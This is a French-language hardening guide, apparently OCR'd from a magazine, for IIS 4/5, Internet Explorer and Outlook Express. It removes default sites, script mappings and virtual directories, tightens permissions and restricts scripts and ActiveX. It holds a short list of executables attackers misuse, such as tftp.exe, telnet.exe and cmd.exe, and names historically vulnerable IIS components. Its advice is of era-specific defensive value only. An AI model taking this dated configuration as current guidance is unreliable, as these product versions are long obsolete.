Configuration du service Web

Dans l'outil d'administration "Internet Services Manager", supprimez les sites Web créés par défaut (" Default Web site " et " Admin Web site "). Il est plus sûr de recréer ensuite des sites à partir de rien plutôt que de partir des sites par défaut et de leur configuration non maîtrisée.

Toujours dans Internet Services Manager, vérifiez que les pages d'exemples et de documentation installés par défaut avec IIS ont été supprimées : la plupart de ces pages comportent des vulnérabilités exploitables par un attaquant, lui permettant par exemple de lire le contenu des fichiers de votre serveur, voire d'y prendre la main.
Supprimez donc les répertoires virtuels (pseudo-répertoires définis au niveau du serveur Web et pointant sur des répertoires physiques du système de fichiers) suivants, ainsi que les fichiers correspondants :


Répertoire virtuel	**Chemin d'accès**
IISSamples	D:\InetPub\scripts
IISHelp	C:\WINNT\Help\IISHelp

Supprimez aussi les autres répertoires virtuels créés par défaut (prenez garde aux répertoires virtuels qui n'apparaissent pas directement à l'intérieur de l'arborescence Web dans le système de fichier) :

Répertoire virtuel	**Chemin d'accès**
scripts	D:\InetPub\scripts
MSADC	C:\Program Files\CommonFiles\System\msadc
IISAdmin	C:\WINNT\System32\InetSrv\IISAdmin
Printers	C:\WINNT\Web\Printers
RPC	C:\WINNT\System32\RpcProxy

Supprimez les mappings inutiles. Ne considérez pas que " cela peut servir un jour ". Tant qu'un composant n'est pas explicitement utilisé, il ne doit pas être présent sur le système.

ATTENTION : dans le gestionnaire des services Internet, la suppression de ces mappings doit se faire au niveau du **serveur Web** lui-même, non au niveau des sites Web (au sens IIS). Le serveur Web est le noeud situé au-dessus du ou des sites Web dans la partie gauche du gestionnaire des services Internet et représenté par une icône de machine et portant le nom du serveur. Faites un clic droit sur ce serveur et choisissez " Propriétés ":



Vérifiez que " WWW Service " est bien affiché dans la list déroulante et cliquez sur " Edit ". Dans l'onglet " Hom Directory ", cliquez sur le bouton " Configuration ".




Par défaut, les mappings suivants sont présents :

EXTENSION	**CHEMIN D'ACCÈS**	**VERBES**
.htw	C:\WINNT\System32\webhits.dll	GET,HEAD,POST
.ida	C:\WINNT\System32\idq.dll	GET,HEAD,POST
.idq	C:\WINNT\System32\idq.dll	GET,HEAD,POST
.asp	C:\WINNT\System32\inetsrv\asp.dll	GET,HEAD,POST,TRACE
.cer	C:\WINNT\System32\inetsrv\asp.dll	GET,HEAD,POST,TRACE
.cdx	C:\WINNT\System32\inetsrv\asp.dll	GET,HEAD,POST,TRACE
.asa	C:\WINNT\System32\inetsrv\asp.dll	GET,HEAD,POST,TRACE
.htr	C:\WINNT\System32\inetsrv\ism.dll	GET,POST
.idc	C:\WINNT\System32\inetsrv\httpodbc.dll	OPTIONS,GET, HEAD, POST,PU
		DELETE,TRACE
.shtm	C:\WINNT\System32\inetsrv\ssinc.dll	GET,POST
.shtml	C:\WINNT\System32\inetsrv\ssinc.dll	GET,POST
.stm	C:\WINNT\System32\inetsrv\ssinc.dll	GET,POST
.printer	C:\WINNT\System32\msw3prt.dll	GET,POST

Supprimez tous les mappings sauf .asp, .asa et .cer, si vous ut lisez des pages ASP ou des certificats X.509 clients.


Toujours au même niveau, dans l'onglet " Applicatio Configuration ", décochez " Enable parent paths " et " Enabl session state " si vous n'utilisez pas l'objet Session dans vo scripts ASP. Cela évitera d'envoyer des cookies aux clients Wel



Dans l'onglet " App Debugging ", décochez les cases conce nant le débugage des scripts et cliquez sur le bouton radi " Send text error message to client ". Saisissez alors un text d'erreur anodin qui ne donnera aucune information utile à u attaquant. Ainsi, celui-ci n'aura plus de messages d'erreu

indiquant le type de l'erreur, l'endroit où elle est survenue et l'objet en cause.

Toujours au niveau serveur Web dans la MMC, dans l'onglet " ISAPI Filters ", vérifiez la liste des filtres ISAPI installés et supprimez ceux dont vous ignorez la provenance.



Configurez les types d'authentification utilisés par IIS (onglet " Directory security " au niveau serveur, site, répertoire ou fichier). IIS 4.0 supporte 3 types d'authentification : anonyme, basique (en clair) et challenge-response (NTLM). Ce dernier type est le plus sûr, mais il ne fonctionne qu'avec des clients Internet Explorer. IIS 5.0 supporte 5 types d'authentification : anonyme, basique, challenge-response, digest (envoi du hash du mot de passe seulement sur le réseau) et authentification intégrée Windows (utilisation de Kerberos). Tous deux supportent aussi l'authentification par certificat X.509 client, et permettent de mapper un ou plusieurs certificats clients vers un compte NT sous lequel les utilisateurs seront logués sur le serveur.
Configurez IIS pour que le mot de passe du compte IUSR_MachineName soit synchronisé automatiquement (onglet " Directory security " au niveau serveur Web). Vous pouvez aussi changer le nom de ce compte, ainsi que celui du compte IWAM_MachineName, afin qu'ils soient plus difficiles à deviner, et changer leurs mots de passe. Ceux-ci, par défaut, sont des mots de passe de 14 caractères comportant des lettres minuscules et majuscules, des chiffres et des caractères non alphanumériques (cf `iispwds.exe`).

Autres configurations

Enlevez les exécutables inutiles sur la machine. Même si vous avez installé votre système sur une partition différente de votre arborescence Web, supprimez des disques tous les exécutables inutiles sur un serveur Web et qui peuvent s'avérer dangereux. En effet, certains exécutables pourraient par exemple permettre à un attaquant, en cas de compromission, de lire le contenu des fichiers présents sur le serveur ou même de télécharger et d'installer ses propres fichiers sur le serveur et lui offrir alors de nouvelles possibilités d'attaque ou de rebond vers d'autres machines. Supprimez donc en particulier les exécutables suivants : cmd.exe. command.com, tftp.exe, ftp.exe, telnet.exe, net.exe, debug.exe, etc.


Limitez les droits de certains utilisateurs. Certains comptes utilisateurs sont particulièrement importants (IUSR_MachineName, par exemple). N'hésitez donc pas à restreindre les droits affectés à ces comptes. Sous Windows 2000, ceci se paramètre au niveau de la Stratégie de Sécurité Locale : Attention, dans le cas d'IIS 4.0, vous devez accorder le droit " Ouvrir une session localement " à l'utilisateur IUSR_MachineName, alors que ce n'est plus obligatoire avec IIS 5.0.



De plus, limitez les droits accordés au Webmaster. Dans la plupart des cas, celui-ci n'a pas à être Administrateur de la machine. Ajoutez-le simplement, dans le gestionnaire de services Web, à la liste des Web Site Operators au niveau de l'onglet du même nom. Les Operators ont des privilèges intermédiaires entre de simples utilisateurs et les Administrateurs.

Notez que les Web Site Operators ont pourtant le droit de lister les mots de passe utilisés par IIS à l'aide de `iispwds.exe`, ce qui ne devrait pas être le cas. D'ailleurs, même les Administrateurs ne devraient pas y avoir accès : c'est une vulnérabilité découverte depuis longtemps, qui n'a toujours pas été corrigée par Microsoft.
Restreignez les permissions d'accès aux fichiers sur les partitions NTFS. Si vous ne pouvez supprimer certains fichiers indispensables, veillez à ce que les permissions d'accès aux fichiers soient les plus restreintes possibles. Par exemple, les fichiers systèmes doivent pouvoir être exécutés par les Administrateurs seulement et ne doivent être modifiables par personne.
En particulier, configurez le droit " No Access " pour les comptes IUSR_MachineName et IWAM_MachineName sur l'ensemble du système de fichiers en dehors de l'arborescence Web.
En ce qui concerne les fichiers de l'arborescence Web, aucun ne doit avoir de permission d'accès en écriture au niveau système de fichiers. Les pages HTML doivent être accessibles en lecture seulement.
Configurez les permissions d'accès aux fichiers au niveau d'IIS lui-même : limitez au maximum les permissions Write sur les répertoires et les fichiers de votre arborescence Web. Idéalement, tous vos fichiers doivent être en Read seulement.
Enfin, désactivez le " directory browsing ", permettant de lister le contenu de vos répertoires Web quand aucune page par défaut n'existe.
Faites attention à la combinaison des permissions d'accès que vous définissez au niveau des fichiers eux-mêmes d'une part (permissions NTFS) et au niveau du serveur Web d'autre part.
Vérifiez qu'aucun répertoire ou fichier sensible n'est indexé, car

dans ce cas son contenu serait accessible par l'intermédiaire d'un moteur de recherche de type Index Server si celui-ci est utilisé. Il est recommandé, si ce n'est pas indispensable, de ne pas utiliser Index Server et d'arrêter le service correspondant.
Configurez les permissions de votre base de Registre afin que, là encore, les utilisateurs IUSR_MachineName et IWAM_MachineName ne puissent modifier les clés critiques, en particulier sous HKEY_LOCAL_Machine\Software.
Créez tous vos répertoires virtuels de façon qu'ils pointent vers des répertoires physiques situés sur la partition dédiée à IIS. Si possible, placez ces répertoires sous l'arborescence contenue dans \InetPub\wwwroot, toujours pour éviter le risque de navigation hors de l'arborescence Web.
Vérifiez les paramètres de journalisation des connexions au serveur Web. Vous pouvez en particulier, depuis le gestionnaire de services Internet, ajouter des éléments à inscrire dans les fichiers de logs :



Pour parfaire la sécurisation de votre serveur, pour l'automatiser ou pour la vérifier, utilisez les outils fournis par Microsoft.En particulier, si vous n'utilisez pas de reverse proxy pour faire du filtrage d'URLs, installez URLScan (http://www.microsoft.com/technet/security/URLScan.asp) : ce filtre ISAPI va appliquer des règles aux URLs avant même qu'elles soient interprétées par IIS afin d'interdire par exemple les URLs comportant des caractères interdits. URLScan protège des scans générés par Code Red, par exemple, et journalise les mauvaises URLs dans son propre fichier de logs.
D'autres outils peuvent également être utiles :

- IIS Lockdown Tool : http://www.microsoft.com/technet/security/tools/locktool.asp

- HFNetChk : http://www.microsoft.com/technet/security/tools/hfnetchk.asp

Remarque : la plupart des opérations citées dans cet article ont été automatisées et réunies dans un script élaboré en collaboration avec Russ Cooper, de NTBUGTRAQ. Ce script est disponible à l'URL suivante :

http://www.ntbugtraq.com/default.asp?pid=55&did=36

Dans tous les cas, ces outils ne remplacent toutefois pas une configuration manuelle et une vérification périodique des paramètres de sécurité du serveur, aussi bien au niveau du système d'exploitation que du serveur Web.

Suivi de la sécurité de votre serveur

Pour ce suivi, utilisez par exemple le **Security Configuration Tool Set**, excellent outil fourni sur le CD-ROM du SP4 de Windows NT 4.0 (dans le répertoire \MSSCE\i386) et présent en standard sous Windows 2000 (il s'agit du snap-in "Security Configuration and Analysis"). Pour plus d'informations, reportez-vous par exemple à l'URL suivante :

http://www.edelweb.fr/EdelStuff/EdelPages/Win2000SecTool/
Et, bien sûr, abonnez-vous à la liste de diffusion de Microsoft concernant ses correctifs de sécurité (http://www.microsoft.com/technet/security/bulletin/notify.asp). Il est inutile d'appliquer sans réfléchir tous les patches diffusés, mais il est impératif d'appliquer rapidement tout patch concernant l'une des fonctionnalités présentes sur votre serveur.
En conclusion, nous avons montré qu'il était possible de durcir IIS malgré ses vulnérabilités et ses défauts de conception. Cependant, il faut bien garder à l'esprit que tout type de serveur Web est une cible potentielle d'attaques, et que de nouvelles vulnérabilités peuvent être découvertes dans chacun d'eux à tout moment. Dans le cas d'IIS, la meilleure chose que puisse faire Microsoft est de ré-écrire entièrement IIS. Ce qui n'a pas été fait, hélas, pour IIS 5.1, le serveur Web de Windows XP.

Pour plus d'infos :

- http://www.microsoft.com/france/technet/themes/secur : le thème de la sécurité Microsoft en français.
- http://www.microsoft.com/security : le site principal concernant la sécurité de l'environnement Microsoft. En particulier, abonnez-vous à la liste de diffusion des bulletins de sécurité pour être avertis de la sortie des correctifs.
- http://www.microsoft.com/security/mpsa : Microsoft Personal Security Advisor (MSPA)
- http://www.edelweb.fr/ossir.html : une présentation sur la sécurisation d'un réseau Windows 2000 avec de nombreuses recommandations.

Patrick CHAMBET
patrick@chambet.com - http://www.chambet.com
patrick.chambet@edelweb.fr
http://www.edelweb.fr
Patrick Chambet est expert en sécurité Windows NT et Windows 2000 au sein du pôle audits et tests d'intrusion d'Edelweb, l'une des premières sociétés françaises de conseil en Sécurité des Systèmes d'Information, qui comporte aussi un pôle Sécurité Windows 2000.

Sécurisation d'Internet Explorer et d'Outlook Express

Patrick Chambet est expert en sécurité Windows NT et Windows 2000 au sein du pôle audits et tests d'intrusion d'Edelweb, l'une des premières sociétés de conseil en Sécurité des Systèmes d'Information françaises, qui comporte aussi un pôle Sécurité Windows 2000.

Un article sur Internet Explorer et Outlook Express dans une publication traitant de sécurité informatique ? Quelle drôle d'idée ! Pourtant, en y réfléchissant bien, quelle serait la meilleure façon de stopper les virus du type Sircam, BadTrans ou Gone circulant actuellement sur Internet ? Qu'ils ne puissent plus infecter l'immense parc installé de navigateurs Internet Explorer et de clients de messagerie Outlook Express. Le but de cet article est donc simple et pragmatique, laissant de côté volontairement toute question philosophique. Soyons clair: je ne recommande pas l'utilisation d'Internet Explorer et d'Outlook Express (pas plus que celle de Netscape, d'ailleurs). Mais je tente de soulager de manière rapide les symptômes de la maladie en attendant que ses causes soient éradiquées dans une phase ultérieure (est-ce un souhait, une utopie, une plaisanterie ?).

Nous supposerons donc, par exemple, que l'utilisation d'Internet Explorer et Outlook Express est imposée à l'utilisateur, ce qui est le cas dans beaucoup d'entreprises.

Le but de cet article est de rendre Internet Explorer et Outlook Express plus résistants face à un serveur Web hostile (tentant de lire des données confidentielles sur le disque de l'utilisateur ou d'y implanter un cheval de Troie, par exemple) et aux virus de messagerie.

Notre démarche sera extrêmement pratique, pour que son application nécessite le moins d'hésitations possibles. Cependant, en matière de protection logicielle, les solutions purement techniques atteignent rapidement leurs limites si elles ne s'accompagnent pas d'une réelle politique de suivi garantissant la continuité des mesures de prévention et de réaction. La meilleure protection reste toutefois l'éducation des utilisateurs: il ne faut **jamais** ouvrir une pièce jointe inconnue ou suspecte, même (et surtout) si celle-ci présente un caractère ludique...

Le résultat de la sécurisation d'Internet Explorer et d'Outlook Express sera souvent contraignant pour l'utilisateur. Il reste à trouver le juste équilibre entre la prise en compte des mesures ci-dessous et l'agrément de travail de l'utilisateur.


Les manipulations qui vont suivre sont fondées sur les versions 5.5 d'Internet Explorer et Outlook Express. Mais les principes généraux abordés peuvent s'appliquer aux autres versions plus anciennes (IE 4.0) et plus récentes (IE 6.0).

Outlook Express étant fondé sur les paramètres d'Internet Explorer pour tout ce qui est affichage du contenu des messages, commençons par la sécurisation d'IE. Nous verrons ensuite rapidement les quelques paramètres spécifiques à Outlook Express qui peuvent aider à une meilleure gestion de la sécurité.

Sécurisation d'Internet Explorer

Tout d'abord, il est impératif d'installer une version la plus à jour possible d'Internet Explorer, car celui-ci est la cible d'attaques chaque jour plus perfectionnées (pages hostiles et virus, notamment). Installez donc par exemple IE 5.01 SP2, IE 5.5 SP2 ou IE 6.0, qui sont tous trois protégés contre le bug EML utilisé par le virus BadTrans.


Les politiques d'application des correctifs de sécurité d'IE et d'IIS, par exemple, sont différentes : autant avec IIS, vous pouvez sélectionner quels *hot fixes* que vous avez à installer ou non en fonction des fonctionnalités que vous avez supprimées ou conservées sur votre serveur Web, autant il est conseillé d'appliquer tous les hot fixes diffusés pour IE, pour les raisons exposées ci-dessus.




La sécurité d'Internet Explorer se configure ensuite depuis le menu Tools/Internet Options. Mais il n'y a pas que dans l'onglet Security que nous trouvons des paramètres impactant directement la sécurité du poste de travail local. Il est vrai que notre notion de la sécurité est plus large que celle de Microsoft...

Commençons par l'onglet General : vous voudrez certainement désactiver la Home Page par défaut qui pointe chez Microsoft, raccourcir la période de conservation de l'historique et réduire la taille du cache local afin de gagner de l'espace disque et de ne pas offrir l'intégralité de votre parcours sur Internet à tout le monde.


Dans l'onglet Content (gardons l'onglet Security pour la fin), vérifiez bien, en cliquant sur " Publisher ", que seuls les certificats des éditeurs de logiciels à qui vous faites vraiment confiance sont présents, car les ActiveX signés avec ces certificats seront reconnus comme " trusted " et exécutés sans message d'avertissement par IE (par défaut). Idéalement, la liste est vide.





Cliquez ensuite sur " Auto Complete... ", décochez toutes les cases et cliquez sur les boutons " Clear Passwords " et " Clear Forms ", si vous ne voulez pas qu'un autre utilisateur partageant votre machine puisse réutiliser par la suite vos logins et vos mots de passe automatiquement dans les formulaires HTML.

Cliquez ensuite sur " My Profile... " et supprimez toutes les informations de profil qui s'y trouvent : ne spécifiez ni nom, ni adresse e-mail. Car si un script hostile parvient à faire envoyer un e-mail en tâche de fond à votre navigateur, ce sont ces informations qui seront envoyées par défaut.
Dans l'onglet Advanced, de nombreux paramètres impactent également la sécurité. Voici les paramètres recommandés : voir figure ci-contre.




Vous obtenez ainsi une confidentialité maximale au cours de votre navigation sur Internet en minimisant les traces que vous laissez le long de votre chemin, tout en activant le plus de fonctions de sécurité possible et en étant averti de tous les événements de sécurité importants.

Enfin, nous voici dans l'onglet Security. Là, il y a du travail.
IE permet de distinguer 4 sortes de sites, appelés " zones ":

- Les sites de confiance
- Les sites sensibles
- Les sites de l'Intranet local
- Tous les autres sites Internet



Les sites de confiance et les sites sensibles sont définis comme des listes de sites que l'utilisateur peut paramétrer à sa convenance. En revanche, par défaut, les sites de l'Intranet local ne sont définis qu'en fonction d'un certain nombre de critères :




Pour ne pas avoir de surprise (car certains intranets sont très vastes), vous pouvez décocher ces cases et cliquer sur le bouton " Advanced... " pour accéder à une liste de sites que vous complétez de la même façon que pour les sites de confiance ou les sites sensibles.

Il est important de revoir en détail les 4 profils de sécurité associés aux 4 types de sites : ne vous fiez pas aux paramètres. Il ne faut pas se contenter de sécuriser uniquement le profil " Internet ". Bien sûr, vous pourrez être plus ou moins restrictif en fonction du type de site, en interdisant le plus de fonctionnalités aux sites sensibles et aux sites Internet, en restant vigilant pour les sites de l'Intranet, et en autorisant plus de choses aux sites de confiance.

Nous allons présenter dans ce qui suit des paramétrages permettant de durcir IE, au détriment, comme souvent, du confort de navigation de l'utilisateur. Libre à chacun d'évaluer le juste milieu entre la sécurité qu'il veut obtenir et les contraintes qu'il accepte pour cela. La contrainte la plus grande sera sans doute le nombre de fenêtres de dialogue lui demandant une confirmation lors de l'exécution d'un script, d'un ActiveX ou de l'arrivée d'un cookie.

Remarque : IE 6.0 n'apporte pas beaucoup de fonctionnalités nouvelles par rapport à IE 5.5, mais il possède un onglet supplémentaire très utile pour la gestion des cookies : l'onglet " Confidentialité ". Usez et abusez de cette nouvelle fonctionnalité, qui vous permet de choisir finement, site par site, votre politique de gestion des cookies.
Cliquez sur l'une des 4 zones, par exemple la zone Internet, puis sur le bouton " Custom Level... ".
Pour ne pas oublier, commençons par paramétrer la sécurité Java en cliquant sur le bouton " Java Custom Settings... " puis sur l'onglet " Edit Permissions " :



Cochez alors " Run in a sandox " pour les applets non signées, voire " Disable " si vous êtes sûr de ne jamais utiliser d'applet non signée.

Cochez en-dessous, pour tous les paramètres, " Prompt " ou " Disable ", sauf si vous utilisez souvent une applet que vous connaissez bien et qui nécessite l'une des ces permissions (mais c'est rare). Attention, une applet signée peut s'installer sur votre disque dur, une fois pour toutes (c'est le privilèges des applets signées, mais ceci est un autre sujet).


Cliquez ensuite sur " OK ". Nous allons maintenant nous intéresser aux autres paramètres de sécurité. Voici la configuration recommandée (mais contraignante) permettant de déjouer la plupart des pages hostiles et autres virus, pour peu que l'utilisateur soit un minimum sensibilisé aux risques encourus sur Internet et à la sécurité :

Si l'utilisateur considère qu'il voit s'afficher trop de fenêtres de dialogue lui demandant de confirmer telle ou telle action, il peut :

- Soit désactiver complètement certaines fonctionnalités en fonction de ses habitudes de navigation,

- Soit mieux gérer ces différentes zones en configurant les listes de sites de celles-ci et les paramètres de sécurité associés.

Dans tous les cas, il est préférable de ne pas activer de manière permanente une action potentiellement dangereuse (sauf à la rigueur dans la zone de confiance), car on oublie toujours après quelque temps qu'on l'a activée, ce qui laisse la porte ouverte, pour peu qu'on navigue sur un site hostile, à des ten-



tatives de récupération d'informations confidentielles sur le poste de travail ou à une implantation de cheval de Troie pouvant par la suite parcourir le réseau local.

Le cas de la zone sensible est particulier, car il est possible de configurer Outlook Express afin qu'il utilise les paramètres de cette zone pour l'affichage du contenu des messages. **Il est donc impératif que toutes les fonctionnalités de type scripts, cookies, applets, ActiveX, etc. soient désactivées dans la zone sensible** : tous les boutons radio doivent être disposés sur " Disable ".

La sécurisation d'Internet Explorer constitue l'étape principale de cet article. Il reste maintenant à configurer Outlook Express.

Sécurisation d'Outlook Express

La sécurité d'Outlook Express est fondée en grande partie sur celle d'Internet Explorer, ce qui fait que nous avons déjà effectué la plus grande partie de la sécurisation d'Outlook Express. En effet, la visualisation des messages au format HTML dans Outlook Express se fait par l'intermédiaire du composant utilisé par IE pour afficher les pages HTML.

En particulier, si vous avez configuré certains paramètres sur " Prompt ", vous allez peut-être voir apparaître des fenêtres de dialogue vous demandant de confirmer l'utilisation de scripts ou d'ActiveX lors de la prévisualisation d'un email. Dans le cas d'Outlook Express, il n'y a même pas de question à se poser : il faut systématiquement cliquer sur " Non ". S'il y a une seule chose à retenir dans cet article, c'est celle-ci : l'activation de scripts ou d'ActiveX dans un email est à proscrire dans tous les cas, car c'est le signe d'un email à but hostile qui conduira à une action dangereuse pour le poste de travail. Dans la plupart des cas, il s'agit d'un virus attaché au message.

